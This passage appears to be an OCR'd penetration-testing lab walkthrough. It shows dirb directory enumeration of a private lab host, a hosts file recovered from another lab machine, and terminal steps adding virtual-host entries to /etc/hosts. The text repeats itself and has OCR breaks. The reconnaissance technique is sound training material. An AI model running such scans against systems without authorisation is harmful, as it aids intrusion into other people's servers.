
Dirb


┌──(root💀kali)-[~]
└─# dirb http://172.16.64.81/


DIRB v2.22
By The Dark Raver

START_TIME: Fri Jul 2 19:43:24 2021
URL_BASE: http://172.16.64.81/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://172.16.64.81/webapp/
---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)



- We don't know the password



GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/

+ http://172.16.64.81/index.html (CODE:200|SIZE:-
11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:-
300)
==> DIRECTORY: http://172.16.64.81/webapp/

---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:-
11321)

---- Entering directory: http://172.16.64.81/webapp/ ----
==> DIRECTORY: http://172.16.64.81/webapp/assets/

==> DIRECTORY: http://172.16.64.81/webapp/css/

==> DIRECTORY: http://172.16.64.81/webapp/emails/

+ http://172.16.64.81/webapp/favicon.ico (CODE:200|SIZE:-
300757)
==> DIRECTORY: http://172.16.64.81/webapp/img/

==> DIRECTORY: http://172.16.64.81/webapp/includes/

+ http://172.16.64.81/webapp/index.php (CODE:200|SIZE:-
6359)
==> DIRECTORY: http://172.16.64.81/webapp/install/

==> DIRECTORY: http://172.16.64.81/webapp/lang/

+ http://172.16.64.81/webapp/robots.txt (CODE:200|SIZE:-
206)
==> DIRECTORY: http://172.16.64.81/webapp/templates/

==> DIRECTORY: http://172.16.64.81/webapp/upload/

---- Entering directory: http://172.16.64.81/webapp/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/emails/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/install/ ----
+ http://172.16.64.81/webapp/install/index.php (CODE:200|SIZE:-
3018)

---- Entering directory: http://172.16.64.81/webapp/lang/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.64.81/webapp/templates/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://172.16.64.81/webapp/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

Try to connect with the found hosts.bak file

- We see that there is IP address of **172.16.64.81** found on hosts.bak file and this must be related!


- Let's start by examining the application on port 80. In order to do that, you need to add part of the hosts file you found on the 172.16.64.166 machine to your own hosts file.


- Add the proper host header to the HTTP requests in order for the back-end server to serve you with the appropriate virtual host.



sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io

The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



dhcp
(root kali)-[/etc]
cd hosts
cd: not a directory: hos
(root kali)-[/etc]
gedit hosts
(root kali)-[/etc]
cd ..
(root kali)-[/]
cd root
(root kali)-[~]
ls
Desktop Documents
(root kali)-[~]
gedit hosts
(root kali)-[~]
cd ..
(root kali)-[/]
cd etc/
(root kali)-[/etc]
gedit hosts
Open
127.0.0.1 localhost
127.0.1.1 kali
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


(root kali)-[/etc]
cd hosts
cd: not a directory: hosts
(root kali)-[/etc]
gedit hosts
(root kali)-[/etc]
cd ..
(root kali)-[/]
cd root
(root kali)-[~]
ls
Desktop Documents Downloads
(root kali)-[~]
gedit hosts
(root kali)-[~]
cd ..
(root kali)-[/]
cd etc/
Open
hosts
/etc
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Configure the host file

- Let's start by examining the application on port 80. In order to do that, you need to add part of the hosts file you found on the 172.16.64.166 machine to your own hosts file.

